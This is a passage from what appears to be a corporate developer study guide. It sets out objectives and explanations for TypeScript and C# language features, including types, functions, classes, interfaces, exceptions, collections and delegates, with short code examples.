for myVar to be a number
}
```

But if the variable gets its value from something other than a constant (like the return value of a function), the type guard can't tell what type the variable will be. In that case, it will narrow the variable's type and only allow access to members that match that type:

```
var myVar: string | number = returnNumberOrString();
if (typeof myVar === "string") {
   console.log(myVar.CharAt(0));  //can only access string methods
}
else {
   console.log(myVar.toExponential());  //can only access number
methods
}
```

12. Describe the syntax for declaring an object type, including optional properties and index members.

Objective Details

It is possible to declare a variable that must conform to a specified object shape, including optional properties. Only objects matching that shape can then be assigned to that variable. To permit properties beyond those explicitly declared in the object type, you may declare an index member, specifying its name, index type, and value type. (The index type and value type must allow for all other existing properties of the object.) Any excess properties matching the index type and value type can then be included in the object assigned to the variable.

13. Describe the syntax for declaring a type alias and when you would do so.

Objective Details

A type alias allows you to declare an identifier that you can use as a custom data type. The type alias can combine primitive data types using union-type syntax, or it can declare an object shape, specifying properties that an object must possess. In this way, type aliases are similar to interfaces.

- Epic convention is to use an interface any time either a type alias or an interface will work
- The one case where an interface will not work is when aliasing a union type. In this case, use a type alias.

Functions

Objectives

1. Explain how you would declare a function/method type.

Objective Details

In C# you would do this using the **delegate** keyword, but there is no such construct in TypeScript.

Instead, you should use the **interface** keyword:

```
interface FunctionTypeName {
   (param1: type1, param2: type2, □): ReturnType;
}
```

2. Describe how you could make a function more flexible in TypeScript.

Objective Details

Using Optional and Default Parameters

In TypeScript, every parameter is required--and failing to include it in the function call will raise an error at compile time--unless a special operator is used that explicitly denotes it as optional. That operator is the ?, and is included after the name of the parameter but before its data type. All optional parameters must come after all required parameters in the function definition. The programmer may also choose to supply a default value for a parameter.

Allowing an Arbitrary Number of Parameters

The spread operator allows for the passing of multiple parameters of the same type to a function. This allows the consumer to determine how many of an object to pass in.

Function Overloading

In TypeScript the programmer may define multiple signatures for a function thus providing consumers with multiple ways to call the function. Unlike C#, there will exist a single implementation for all function signatures.

Creating Named Parameters

In situations where a function contains a large number of optional parameters, it is convient for the consumer to create named parameters so that they only pass in what is actually needed for the function.

3. Explain how to overload a function in TypeScript.

Objective Details

Start with one function that is flexible enough to handle all variations that you want to support:

```
function example(arg?: string | boolean): string | Boolean
{
   if (typeof arg === "undefined")
   {
      return false;
   }
   if (typeof arg === "boolean")
   {
      return !arg;
   }
   else
   {
      return arg.toUpperCase();
   }
}
```

Next, add an overload declaration for each way that the function could be called, with the corresponding return type based on the logic of the function:

```
function example(): boolean;
function example(str: string): string;
function example(bool: boolean): boolean;
function example(arg?: string | boolean): string | Boolean
{
   if (typeof arg === "undefined")
   {
      return false;
   }
   if (typeof arg === "boolean")
   {
      return !arg;
   }
   else
   {
      return arg.toUpperCase();
```

```
    }
}
```

Now you will have a working overloaded function:

Classes

Objectives

1. Identify the access level of a member of a class that is not given an explicit access modifier.

Objective Details

Class members that are not given an access modifier in TypeScript will default to public. Note that this differs from C#, which defaults to private.

All class members written as part of Epic code should be given an explicit access modifier.

2. Describe the appropriate syntax for declaring properties of a class

Objective Details

The syntax for declaring a property is as follows:

```
class MyClass
{
  private __propertyBackingField: Type;
  AccessModifier get propertyName(): Type
  {
    // ... optional logic 
    return this.__propertyBackingField;
  }
  AccessModifier set propertyName(value: Type)
  {
    // ... optional logic 
    this.__propertyBackingField = value;
  }
}
```

Rules:

- The AccessModifier of the getter and setter must be the same
- The return type of the getter must match the type of the setter's parameter
- Either the getter (for write-only properties) or setter (for read-only properties) can be omitted.

Epic Conventions:

- Write-only properties are not allowed because they are not well supported by TypeScript when combined with interfaces. Create a regular method named with a prefix of "set" instead

```
class MyClass
{
  private __propertyBackingField: Type;
  AccessModifier setPropertyName(value: Type): void
  {
    // ... optional logic 
    this.__propertyBackingField = value;
  }
}
```

3. Explain how you can provide get and set accessors to a property with different access modifiers

Objective Details

Recall that get and set accessors for the same property must have the same access modifier. The best way to get around this is to create a read-only property with a separate set method:

```
class MyClass
{
  private __propertyBackingField: Type;
  AccessModifier get propertyName(): Type
  {
    // ... optional logic 
    return this.__propertyBackingField;
  }

  DifferentAccessModifier setPropertyName(value: Type): void
  {
    // ... optional logic 
    this.__propertyBackingField = value;
  }
}
```

4. Describe the appropriate syntax to declare that one class inherits from another class

Objective Details

TypeScript establishes inheritance using the extends keyword:

```
class BaseClass
{
  // inherited state and behavior
}

class DerivedClass extends BaseClass
{
  // new state and behavior
}
```

5. Explain how members of the base class, such as a base constructor or an overridden method, can be accessed from a subclass

Objective Details

TypeScript access the base class using the **super** keyword.

A subclass constructor must always include a call to super. This is true even if the base class has a default (parameterless) constructor defined, regardless of whether or not that default constructor is defined implicitly or explicitly

.

```
class BaseClass
{
  constructor()
  {
  }
}

class SubClass extends BaseClass
{
  constructor(name)
  {
    super();
  }
}
```

6. Describe the syntax of how a method is defined within a class.

Objective Details

Behavior is added to a class by defining its methods. In TypeScript, methods are declared like fields, but also include a parameter list and a code body, just like function definitions:

```
class MyClass
{
   AccessModifier methodName(param1: Type1, param2: Type2): ReturnType
   {
      // Code body
      return result; // Omit result or entire return statement if
ReturnType is void
   }
}
```

7. Describe how to declare members of a base class that can be overridden by a subclass, and how the override is accomplished.

Objective Details

In TypeScript, all non-private members can be overridden, so there is no need for the C# **virtual**, **override**, **new** (in the context of masking parent members), or **sealed** keywords. To override a base-class method, simply redefine the member in the derived class--no keywords needed. When doing so, however, remember three things:

1. The derived class must have access to the member, which is why private members cannot be overridden.
2. The new implementation must have an access level that is the same as or more relaxed (more visible) than the original.
3. The new implementation must also have the same signature and return type.

If the derived class needs to access the base class's implementation of a member, use the **super** keyword.

8. Explain how you can create different constructors with the same class.

Objective Details

Unlike C#, TypeScript only allows one explicit constructor function implementation per class. As discussed in the Functions lesson, you can provide multiple overloads with different signatures to the constructor, but they must all share the same implementation (i.e., code body). The name of each constructor signature function will be **constructor**, rather than the name of the class.

The constructor syntax is as follows:

```
class MyClass
{
   public constructor(inputParameters1) //1st Constructor declaration
   public constructor(inputParameters2) //2nd Constructor declaration

   // Remember: The implementation function is actually called
"constructor"
   public constructor(inputParameters) //Constructor implementation
must account for all possible declared signatures
   {
      // Initialize object based on input
   }

}
```

If a constructor function is not explicitly written, a default public constructor will be implicitly added to the generated JavaScript.

9. Describe the naming convention and access modifier that should be used when declaring a member of a class that should only be accessible from within the project it is defined. Also explain how such a

Objective Details

In C# this would be done using the **internal** keyword, and then the compiler would take care of the rest. This works in C# because each project corresponds to one assembly, and internal parameters are accessible by any code that is part of that assembly.

Since TypeScript has no concept of an assembly, there is no **internal** modifier. Instead, the member is made accessible using the **public** keyword, but the programmers intention to make it internal is indicated by naming it using _camelCase and adding the comment /** @internal */

directly above it. This comment will strip the member from the type definition file (*.d.ts) that is referenced by other projects, so it is no longer visible.

Interfaces

Objectives

1. Describe the difference between interfaces in TypeScript and C#

Objective Details

Similarities

- Can declare methods and properties
- All members are public
- All members are abstract
- Classes that implement an interface must implement all required members
- One interface can extend another
- A class may implement multiple interfaces

Differences

- Property declarations cannot specify getter or setter.
- No "explicit" implementation in TypeScript
- Can mark members as optional using the ? symbol. For example, interface SquareConfig {color?: string; width?: number;}
- Can encapsulate array types: interface StringArray {[index: number]: string;}
- Only string and number are supported index types.
- Only the "shape" of the interface matters to determine adherence to the type
- Any object works even if it doesn't implement the interface, as long as all required members of the interface are provided. This is known as "Duck" typing. If it looks like a duck and quacks like a duck, then it must be a duck.
- TypeScript has a weird edge case:
- If a property of a class has a getter without a setter and is type-asserted to an interface that requires a field of the same name as the property, then the compiler will not complain if

you attempt an assignment on that property. Depending on the browser, you may or may not see an error at runtime, but it will fail.

- Using the readonly keyword with the field in the interface will correct this problem

2. Explain why you would encapsulate an index type in an interface

Objective Details

This makes the code more readable and reusable. You can then program against the interface.

It constrains the types of objects that an array can contain. This provides a level of type safety to your code.

3. Explain why you would create an interface with optional members

Objective Details

Optional interface members make it possible to create interfaces that allow the consumer to "fill-in-the-blanks". It allows for the creation of objects against the interface even though the object itself doesn't adhere completely to the type.

Generics

Objectives

1. Describe the difference between Generics in TypeScript and C#.

Objective Details

Similarities

- Similar syntax
- Can be applied to classes, interfaces and methods/functions
- Can apply constraints to supplied types

Differences

- Duck typing of interface can be used with generic constraints

Organizing Code

Objectives

1. Explain how to create and use modules

Objective Details

No special syntax is required to identify a TypeScript file as a module, but you must export the entities within the module using the **export** keyword. To access an exported entity, use the **import** keyword. Exported entities from a single file may be imported into another file either individually or all as a single object.

If an imported entity has dependencies, those must also be imported. Having the dependent module re-export its dependencies makes them easier to import.

2. Explain how the number of TypeScript modules can affect network performance

Objective Details

Each file loaded by the client is an HTTP request. Fewer modules means fewer requests.

C#

Data Types

Objectives

1. (Reference vs. Value Types) Describe the difference between assigning a reference type and a value type to a local variable.

Objective Details

Value type assignments will copy the value from one location in the stack to another, resulting in two distinct copies of the same value. Changes to one value will not be reflected in the other value.

Reference type assignments copy a pointer to the heap from one location in the stack to another. Since both pointers refer to the same object, changes to the object made through one pointer will be seen when viewed through the other pointer.

2. (Value Types) Describe the differences among the various C# value types.

Objective Details

There are a variety of different primitive value types available in C#:

Integral data types:

C# Type	System (IL) Type	Size (bytes)	Signed?	Minimum	Maximum
sbyte	Sbyte	1	Yes	-128	127
short	Int16	2	Yes	-32768	32767
int(by default)	Int32	4	Yes	-2147483648	2147483647
long	Int64	8	Yes	-922337203685 4775808	922337203685 4775807
byte	Byte	1	No	0	255
ushort	UInt16	2	No	0	65535
uint	UInt32	4	No	0	4294967295
ulong	Uint64	8	No	0	184467440737 09551615

The default integral type is int. Applying a suffix to a constant can alter it from the default:

Suffix	Type
U	uint or ulong
L	long or ulong
UL	ulong

Floating-Point Types:

C# Type	System (IL) Type	Size (bytes)	Range	Suffix
float	Single	4	7 figures	F or f
double(by default)	Double	8	15 figures	D or d
decimal	Decimal	16	28 figures	M or m

Other Types:

C# Type	System (IL) Type	Size (bytes)
char	Char	2
bool	Boolean	1

3. (Constants) Describe the difference between a constant and variable class field.

Objective Details

The syntax for defining constant and variable fields are as follows:

```
class MyClass
{
  <access modifier> const <type> MyConstant = <value>;
  <access modifier> <type> _myField [= <initial value>];
}
```

for example:

```
class MyClass
{
  public const string MyConstant = "A great constant";
  private string _myField;
}
```

The most obvious difference between a constant and variable class field is that constant fields are not allowed to change at runtime, but there are other differences as well:

- Constant fields are implicitly static, while variable fields must be explicitly marked as static to become class and not instance members.
  - **NOTE:** Marking a constant as static will result in a compile-time error
- By Epic convention, all fields must be marked as private and are only exposed using properties. Constants may be marked using any appropriate access modifier.
- Initialization of fields is optional. If not initialized, they will take on their default value. Constants, on the other hand, must be initialized.
- Constant identifiers are always in Pascal case. Private field identifiers are _camelCase if they are instance fields, and s_camelCase if they are class (static) fields.

4. (Enums) Describe the difference between enumerated types and other integral types, such as int.

Objective Details

By default, enumerated types are just integers. They are value types, take up the same space on the stack and you can even cast one to the other without losing information. However, enums additionally specify a subset of valid integral values, each of which have one or more unique identifiers associated with them.

The syntax for declaring an enumerated type is as follows:

```
<access modifier> enum EnumTypeName [:integral type]
{
  IdentifierOne [=integralValueOne],
  IdentifierTwo [=integralValueTwo],
  ...
  IdentifierN [=integralValueN],
}
```

For example:

```
//Backing type is an int (default)
internal enum Direction
{
  Left = -1, // Set to -1
  Straight, // Increments to 0
  Right // Increments to 1
}

// Backing type is a uint rather than an int
public enum Fruit : uint
{
  Apple,
  Banana,
  Orange,
}

class MyClass
{
  public static void Main(int [] args)
  {
```

```
    Direction wayToGo = Direction.Left;
    Fruit myFavoriteFruit = Fruit.Apple;

    // Converting to a string
    Console.Writeline(wayToGo); // Left
    Console.Writeline(myFavoriteFruit); // Apple

    // Converting to the integral type
    Console.Writeline((int) wayToGo); // -1
    Console.Writeline((uint) myFavoriteFruit); // 0

    // Converting from the integral type
    wayToGo = (Direction) 0; //Assigns Direction.Straight
    myFavoriteFruit = (Fruit) 2U; //Assigns Orange
  }
}
```

5. (Classes vs. Structs) Explain when you would create a custom type that is a struct vs. when you would create one that is a class.

Objective Details

Your default choice should be to create a class, unless there is a compelling reason that you should use a struct. Typically that reason is performance related, since structs are lighter-weight than classes.

Here is a comparison of features available in classes and structs:

Feature	class	struct
Type	Reference	Value
Fields	Yes	Yes
Properties	Yes	Yes
Methods	Yes	Yes
Operators	Yes	Yes
Interfaces	Yes	Yes
Object Initializers	Yes	Yes
Instance Field Initializers	Yes	No
Constructors	Yes	Yes, but only non-default constructors may be defined explicitly.
Inheritance	Yes	No. Structs are sealed and may only inherit from object.
Finalizer	Yes	No

6. (Expressions) Explain what happens when an expression is evaluated

Objective Details

Expressions are evaluated by order of operations, unless otherwise specified by parentheses. If two operators are at the same level, then they evaluate based on their associativity.

- Except for the assignment operators, all binary operators are left-associative, meaning that operations are performed from left to right. For example, x + y + z is evaluated as (x + y) + z.
- The assignment operators and the conditional operator (?:) are right-associative, meaning that operations are performed from right to left. For example, x = y = z is evaluated as x = (y = z).

If an operand in the expression is a method call, then the method is called only when its portion of the expression is being evaluated. Logical operators short-circuit when appropriate.

- **Note**: The result of an assignment operator is the value that was assigned. for example:
  - `Console.WriteLine(myInt = 5 + 2); // Assigns 7 to myInt and writes 7 to the console`

The order of operations are as follows:

Unary (first)	`+ - !`
Multiplicative	`* / %`
Additive	`+ -`
Bit Shift	`<< >>`
Relational	`< > <= >=`
Equality	`== !=`
Bitwise logicals	`& then ^ then |`
Conditional logicals	`&& then ||`
Assignment (last)	`= *= /= %= += -=`

7. (Strings) Explain how the string class is different from other built-in primitive types, such as int.

Objective Details

The string class is different in that it is a reference type, while most other primitives, such as int, are value types.

Although strings are reference types, they are also immutable, meaning that it cannot be altered once it is created. This means that if two strings are concatenated together, a third string containing the combination of the two is created.

- **Note:** This can lead to innefficient code when a large amount of concatenation is used, since numerous strings are created and then thrown away. To prevent unnecessary strings from being created, use StringBuilder to combine them

Strings also contain a number of instance methods that are useful for string manipulation. For example:

- **String[int]** - Strings are zero indexed and can be accessed in the same manner as an array.
- **CompareTo()** - Compares two strings
- **CopyTo()** - Creates a new string by copying another
- **EndsWith()** - Determines whether or not a string ends with a series of characters
- **StartsWith()** - Determines whether or not a string starts with a set of characters
- **Equals()** - Determines whether or not two strings have the same value
- **Insert()** - Inserts a given string at a given location
- **Length** - Returns the number of characters in a string
- **PadLeft() / PadRight()** - Aligns the characters in the string
- **Remove()** - Deletes a number of characters from the string
- **Split()** - Divides a string based on a delimiter, returning an array of strings
- **Substring()** - Returns a substring
- **ToCharArray()** - Copies the characters of a string to a character array
- **ToLower()** and **ToUpper()** - Returns a copy of the string with the case changed
- **Trim()** - Removes leading and trailing whitespace from the string
- **TrimEnd()** - Like Trim() but from the beginning or end of the string

There are also several class (i.e., static) methods that are useful when dealing with strings:

- **string.Format(str, objects[])** - Converts the value of objects to strings based on the formats specified and inserts them into another string.
- **string.IsNullOrEmpty(str)** - True if the string is null or empty. False otherwise.
- **string.IsNullOrWhiteSpace(str)** - True if the string is null, empty or contains only whitespace characters. False otherwise.
- **string.Join(string delim, IEnumerable<string> strings)** - Concatenates the strings together, placing delim between them.

Syntax

Objectives

1. (Returning values) Explain when you would return a value from a method using return vs. when you would use a regular parameter, an out parameter or a ref parameter.

Objective Details

How you plan on returning values depends on what you are returning and how many values there are to return.

return	This is the standard way to return a value, and should be your first choice when there is only one value to return. Also, this is the only way to return a value that can immediately be used as part of an expression.
regular parameter	Regular parameters cannot be used to return value types, because the value passed to the argument is copied to the parameter. However, regular parameters can still be used to modify the state of a reference type. For example, you could add items to a list that was passed to the method through a regular parameter. You should use a regular parameter whenever you don't want a value type to change, or when you don't want a reference type to point to a different object.
out parameters	The value of an out argument is passed to the out parameter, and any change to the out parameter is passed back to the argument. If a value is not assigned to the out parameter within the method body, then there is a compile error. This forces the programmer to explicitly choose the value that is returned from the out parameter. This is the preferred method when there are multiple values to return and none of them need to be used in an expression inline with the method call.
ref parameters	Ref parameters are like out parameters, but the compiler does not force a value to be set to ref parameters in the method body.

For example:

```
public static ReturnType MyMethod(
  RegParamType regParam, out OutParamType outParam,
  ref RefParamType refParam)
{
  regParam.Prop = newValue;
  regParam = regParamTypeValue;
  outParam = outParamTypeValue;
  refParam = refParamTypeValue;
```

```
  return returnTypeValue; // Returned
}

public static Main(int [] args)
{
  //Assume code to declare and initialize variables
  // ...
  retVal = MyMethod(regVal, out outVal, ref refVal);
  Console.WriteLine(retVal); //Changed to returnTypeValue
  Console.WriteLine(regVal); //Unchanged (same reference)
  Console.WriteLine(regVal.Prop); //Changed to newValue
  Console.WriteLine(outVal); //Changed to outParamTypeValue
  Console.WriteLine(refVal); //Changed to refParamTypeValue
}
```

2. (Finally) Describe the difference between placing code immediately after a try-catch block with and without using finally.

Objective Details

At first glance, it seems like there is little difference between if/when "After catch" will execute in each of the examples below:

Without Finally	With Finally

`try`
`{`
`  // Code that could throw an error`
`}`
 	
`catch`
`{`
`  // Code to handle an error`
`}`
`Console.WriteLine("After catch");`
	`try`
	`{`
	`  // Code that could throw an error`
	`}`
	
	`catch`
	`{`
	`  // Code to handle an error`
	`}`
	
	`finally`
	`{`
	`  Console.WriteLine("After catch");`
	`}`

However, there are several scenarios where "After catch" will only be written if it is included in the finally block:

- When another exception is thrown in catch.
- When either the code in the try or the code in the catch block exits the method using return.

In both cases, the code in finally will still run.

3. (Indexer) Explain when you would would want to include an indexer in your class.

Objective Details

As the name implies, an indexer allows you to index one value in your class based on another. This is typically only added to classes that represent a collection of objects. The syntax is:

```
  class MyCollection
  {
    public ItemType this[IndexType index]
    {
      get { /* return the specified index here */ }
      set { /* set the specified index to value here */ }
    }
  }
```

Once defined, the indexer is accessed using square-bracket notation:

```
  IndexType index = someValue;
  ItemType item = instanceOfMyCollection[index]; //Access indexer's
get method
  instanceOfMyCollection[index] = item; //Access indexer's set method
```

4. (Looping) Explain when you would want to use one kind of loop over another.

Objective Details

There are four kinds of looping structures to choose from. Often any of them would work, but one of them is the most natural choice:

while	Use a while loop when you need to determine if the code should execute before the first iteration.
	`while (/* Boolean expression */)`
	`{`
	`  // Code`
	`}`

do-while	Use a do-while loop when you need to determine if the code should execute after the first iteration.
	`do`
	`{`
	`  // Code`
	`} while (/* boolean expression */);`

for	Use a for loop when iterating a finite number of times and you need to track the iterations in a loop control variable.
	`for (/* initialize */; /* test */; /* iterate */)`
	`{`
	`  // Code`
	`}`

foreach	Use a foreach loop when iterating through a collection and you do not require access to the current index. Also, you should not add or remove items to/from the collection.
	`foreach (ItemType item in collection)`
	`{`
	`  // Code`
	`}`

5. (If vs. switch) Explain when you would want to use an if statement vs. when you would want to use a switch statement for conditional branching.

Objective Details

An if statement is a general-purpose branching mechanism that can be used in any branching scenario, but for certain simple scenarios it can be inefficient. This is because each Boolean expression must be evaluated in order to determine if the code block should be executed.

A switch statement is ideal when the code block that you need to execute can be determined from the result of a single expression. For example:

if statement	switch statement

`if(x == 1)`
`{`
`  // Code 1`
`}`
`else if(x == 2 || x == 3)`
`{`
`  // Code 2 or 3`
`}`
`else`
`{`
`  // Default code`
`}`
	`switch(x)`
	`{`
	`  case 1:`
	`  // Code 1`
	`  break;`
	
	`  case 2:`
	
	`  case 3:`
	`  // Code 2 or 3`
	`  break;`
	
	`  default:`
	`  // Default code`
	`  break;`
	`}`

The if example needs to compare X several times to determine the correct code to execute, while the switch statement can jump directly to the matching code.

6. (Custom Exception) Explain when you would want to create a custom exception type rather than relying on a built-in .NET exception.

Objective Details

Whenever you need to throw an exception, it is best to be as specific as possible and provide as much information as necessary to handle the exception. This means that just throwing the standard exception may not be sufficient.

The .NET framework provides exceptions for many common issues, such as a null reference (NullReferenceException) an index that is out of range (IndexOutOfRangeException) and invalid arguments (ArgumentException). However, there are times, especially in application-specific scenarios, where a suitable .NET exception class doesn't exist. In this case, you may need to create a custom exception class.

To create a custom exception, you need to inherit from an existing exception class, usually System.Exception. Next, add any additional state and/or behavior that your custom exception requires. When creating a constructor, keep in mind that System.Exception doesn't have a default constructor, so you must also call the base constructor and provide a message. For example:

```
using System;
public class MyException : Exception
{
  public int MyExtraState {get; private set;}
  public MyException(int myExtraState, string message):base(message)
  {
    MyExtraState = myExtraState;
  }
}
```

You can raise and catch your exception the same way that you would with any other exception:

```
try
{
  throw new MyException(5, "Testing MyException");
}
catch(MyException me)
{
  Console.WriteLine("MyException thrown with state {0} and message
\"{1}\"", me.MyExtraState, me.Message);
}
```

7. (Catching Exceptions) Explain when you would want to specify the exception type in the catch statement vs. when you would omit it.

Objective Details

There are three ways to write a catch statement:

1. Using just catch
2. Using catch and specifying the exception type.
3. Using catch, specifying the exception type and a local variable to hold the exception.

Because only the first catch block to match the exception will execute, which of these methods you use depends on how you plan to handle the exception. In most cases, the third option is preferable since it provides you with the most information and flexibility when handling the exception.

Just Catch:

```
try
{
  // Code ...
}
catch
{
  Console.WriteLine("There was an exception of some kind");
}
```

Specifying the exception type:

```
try
{
  // Code ...
}
catch(NullReferenceException)
{
  Console.WriteLine("There was a NullReferenceException");
}
```

Specifying the exception type and a variable to contain the exception:

```
try
{
```

```
  // Code ...
}

catch(NullReferenceException nre)
{
  Console.WriteLine("There was a NullReferenceException");
  Console.WriteLine("Here is the message: {0}", nre.Message);
  Console.WriteLine("Here is the stack trace: {0}", nre.StackTrace);
}
```

8. (Defining Class Members) Explain when you would want to add behavior or state directly to a class rather than adding it to instances of a class.

Objective Details

Class members make sense for behavior and state that isn't specific to one instance of the class. For example, it makes sense for a Car to know what its average MPG is, but not for it to know the average MPG of all cars on the road.

To make a member part of the class, use the **static** keyword. For example:

```
public class Car
{
  public double MilesPerGallon {get; private set;}
  public static double AverageMilesPerGallon {get; private set;}
}

public static void Main(string [] args)
{
  Car myCar = new Car();
  Console.WriteLine("MPG of my car is: {0}", myCar.MilesPerGallon);
  Console.WriteLine("Average MPG of all cars is: {0}",
Car.AverageMilesPerGallon);
}
```

9. (Arbitrary Number of Arguments) Describe the difference between passing an array to a method with and without the params keyword.

Objective Details

When an array is passed without the `params` keyword, an actual reference to an array must be passed to the method. For example:

```
public class MyClass
{
  public static void DoSomething(string [] stringArray)
  {
    // Code using stringArray
  }
}

public static void Main(string [] args)
{
  DoSomething(null); // Passing in a null reference
  DoSomething(args); // Passing in an array of strings
}
```

However, if the params keyword is used, it additionally allows the calling code to pass in individual arguments of the type that the array contains. The framework automatically collects those arguments and places them inside of a new array. For example:

```
public class MyClass
{
  public static void DoSomething(params string [] stringArray)
  {
    // Code using stringArray
  }
}

public static void Main(string [] args)
{
  DoSomething(null); // Passing in a null reference
  DoSomething(args); // Passing in an array of strings
```

```
    DoSomething("string1", "string2", "string3", ..., "stringN");
  }
```

NOTE: When using params, keep the following limitations in mind:

- You may only have one params argument per method
- The params argument must be the last argument of the method
- If null is passed to the params argument, then an array will not be created. You should always check to ensure the params array is not null to prevent a NullReferenceException

Classes

Objectives

1. (Constructors) Explain what happens when a constructor for a class is called and assigned to a local variable.

Objective Details

Use this code snippet for reference:

```
  private type _defaultField; //Assigned default value
  private type _assignedField = initialValue; //Assigned a specific
initial value

  Constructor(args) [:<ChainedConstructor>(args)]
  {
```

```
    // constructor code
}
```

1. When a constructor is called, first an empty instance of the object is created in the heap.
2. Fields within the instance are assigned their default values or any explicitly assigned values.
3. The chained constructor is called, if one is specified.
    - A chained constructor may only take one of two forms, this for calling into another constructor in the same class, or base to call into a constructor from the parent class.
    - If no chained constructor is specified, then the default base constructor is called implicitly.
4. The constructor code is executed.
5. A reference to the new object is returned to the calling code and placed into the local variable.

NOTE: All classes without an explicit constructor will implicitly define a default constructor; one which takes no arguments. As soon as any constructor is explicitly defined, the implicitly defined default constructor is not created. For this reason, Epic recommends that you never rely on the implicitly defined default constructor. If your class should provide a default constructor, always define one explicitly in your code.

2. (Class Modifiers) Describe the difference between the various class and class-member modifiers in C#.

Objective Details

The following modifiers are available when creating classes and class members:

abstract	This modifier can be applied either at the class or member levels. If abstract is applied to at least one member of a class, then it must be applied at the class level as well. When applied at the class level, instances of the class may not be created. When applied at the member level, then an implementation for that member must be omitted. Any class deriving from a class with abstract members must either provide an implementation for all abstract members, or be marked as abstract as well.
internal	This is an access modifier that can be applied at either the class or member level. Classes and members that are modified with this keyword may only be accessed within the project/assembly that they are defined.
new	When used as a member modifier, new provides an alternate definition of a member inherited from an ancestor class. The version of the member that is used depends on the reference type that points to the object.
override	This is a member modifier that may only be applied to inherited members that are either virtual or abstract at some level in the inheritance hierarchy. Override allows the class to provide its own version of an inherited member. When an object of this class is created, the overrided version of the method will always be used, independent of the reference type that points to the object.

protected	This is an access modifier that may only be applied to members. It indicates that the member may only be accessed from within the class or from within classes that derive from this class.
protected internal	This is an access modifier that may only be applied to members. It indicates that the member may only be accessed from three different contexts: 1. Within this class 2. Within classes that derive from this class 3. Within other classes defined in the same project/assembly as this class
private	This is an access modifier that may only be applied to members. It indicates that the member may only be accessed from within the class. **NOTE:** If no access modifier is specified, this is the default.
public	This is an access modifier that can be applied at either the class or member level. Public classes may be used outside of the project that they are defined. Public members may be accessed from anywhere that the class is available.

sealed	This is a modifier that may be applied at either the class or member level. A class that is sealed may not be used as the base of another class. Similarly, a method or property that overrides a virtual method or property in a base class may be marked as sealed; this prevents it from being overridden in any child class.
static	This modifier can be applied at both the class and member level. When applied at the class level, it means that the class may only contain static members, and that instances of the class cannot be created. When applied at the member level, it means that the member belongs to the class rather than to instances of the class.
virtual	This modifier may only be used at the member level. It indicates that an implementation has been provided for the member, but derived classes may override the implementation with their own version.

3. (new vs. override) Describe the difference between declaring a method with the new keyword vs. using override.

Objective Details

Both options are used when inheriting a method from a base class. Use new when either the original or replacement version of the method could be called, depending on how the object is referenced. Use override when the replacement version should always be called, independent of how the object is referenced.

For example, examine these class definitions:

```
public class BaseClass
{
  public void Method()
  {
    Console.WriteLine("base method");
  }

  public virtual void VirtualMethod()
  {
    Console.WriteLine("base virtual method");
  }
}

public class DerivedClass : BaseClass
{

  public new void Method()
  {
    Console.WriteLine("new method");
  }

  public override void VirtualMethod()
  {
    Console.WriteLine("override virtual method");
  }

}
```

Notice how the method that is called varies depending on how the object is referenced and which method is called:

```
public static void Main(string [] args)
{
  DerivedClass d = new DerivedClass();
  BaseClass b = d;
```

```
  d.Method(); // new method
  b.Method(); // base method
  d.VirtualMethod(); // override virtual method
  b.VirtualMethod(); // override virtual method
}
```

4. (as vs. is) Describe the difference between testing for type membership using as and is.

Objective Details

There are three ways to check for type membership:

1. Use the **is** operator by itself when you need to determine type membership but do not require that the object is cast to that type. For example:

```
if(obj is Car)
{
  Console.WriteLine("Yep, it's a car!");
}
```

2. Use the **is** operator along with a variable to check type membership and obtain a reference to the object of that type:

```
if(obj is Car myCar)

{

  Console.WriteLine("Yep, it's a car!");

  myCar.Drive();

}
```

3. The **as** operator also combines a type check and cast:

```
Car myCar = obj as Car;
if (myCar != null)
{
  Console.WriteLine("Yep, it's a car!");
```

```
    myCar.Drive();
}
```

You should use the **as** operator for most checks and casts.

Collections

Objectives

1. (Collection Types) Describe the differences between the various types of collections in the .NET framework and when you would choose one kind over another.

Objective Details

There are two categories of collections that are commonly used, arrays and generics. Arrays are most useful when the size of the collection doesn't need to change (or should not change).

Generics are convenient because they can be re-sized and there is a large variety of data structures to choose from.

In general, you should choose the most convenient and efficient collection for the problem you are trying to solve.

Array	An indexed array of objects of type T. The index is an integer starting at 0 and ending at Length-1. Length is a property that indicates the number of elements in the collection. The length of an array is fixed once it has been created. To re-size the array, a new array must be constructed.
	
	`string [] myStringArray = new string[3];`
	`myStringArray[0] = "a";`
	`myStringArray[1] = "b";`
	`myStringArray[2] = "c";`
	`Console.WriteLine(myStringArray[1]); // b`
	`Console.WriteLine(myStringArray[0]); // a`
	`Console.WriteLine(myStringArray[2]); // c`

Dictionary<TKey,TValue>	A collection of values that are paired with unique keys.
	
	`Dictionary<string,int> myDictionary = new Dictionary<string,int>();`
	`myDictionary.Add("a",1);`
	`myDictionary.Add("b",2);`
	`myDictionary.Add("c",3);`
	`Console.WriteLine(myDictionary["b"]); // 2`
	`Console.WriteLine(myDictionary["a"]); // 1`
	`Console.WriteLine(myDictionary["c"]); // 3`

List<T>	An indexed collection of objects of type T. The index is an integer starting at 0 and ending at Count-1. Count is a property that indicates the number of elements in the collection.
	
	`List<string> myStringList = new List<string>();`
	`// Empty string list`
	`myStringList.Add("a"); // Add an element to the list`
	`myStringList.Add("b");`
	`myStringList.Add("c");`
	`Console.WriteLine(myStringList[1]); // b`
	`Console.WriteLine(myStringList[0]); // a`
	`Console.WriteLine(myStringList[2]); // c`

Stack<T>	A last-in first-out data structure.
	
	`Stack<string> myStringStack = new Stack<string>();`
	`myStringStack.Push("a"); // Add an element to the stack`
	`myStringStack.Push("b");`
	`myStringStack.Push("c");`
	`Console.WriteLine(myStringStack.Pop()); // c`
	`Console.WriteLine(myStringStack.Pop()); // b`
	`Console.WriteLine(myStringStack.Pop()); // a`

Queue<T>	A first-in-first-out data structure.
	
	`Queue<string> myStringQueue = new Queue<string>();`
	`myStringQueue.Enqueue("a"); // Add an element to the queue`
	`myStringQueue.Enqueue("b");`
	`myStringQueue.Enqueue("c");`
	`Console.WriteLine(myStringQueue.Dequeue()); // a`
	`Console.WriteLine(myStringQueue.Dequeue()); // b`
	`Console.WriteLine(myStringQueue.Dequeue()); // c`

Delegates and Events

Objectives

1. (Delegates) Describe when a delegate is necessary.

Objective Details

A delegate is used to define a method "type," meaning a signature (i.e., parameters) and return type. You might use one when you know the kind of method that can perform some task, but not exactly how the task will be performed, or the object/class that contains the method.

The syntax for defining a delegate is as follows:

```
  //Syntax
  <access-modifier> delegate <return type> DelegateName(<parameter-
List>);
```

For example:

```
  //Example delegate definition for an event
  public delegate void MyEventHandler(object sender, MyEventArgs
args);
```

When a delegate is invoked, all methods subscribed to it are called. Invoking a null delegate will result in an exception.

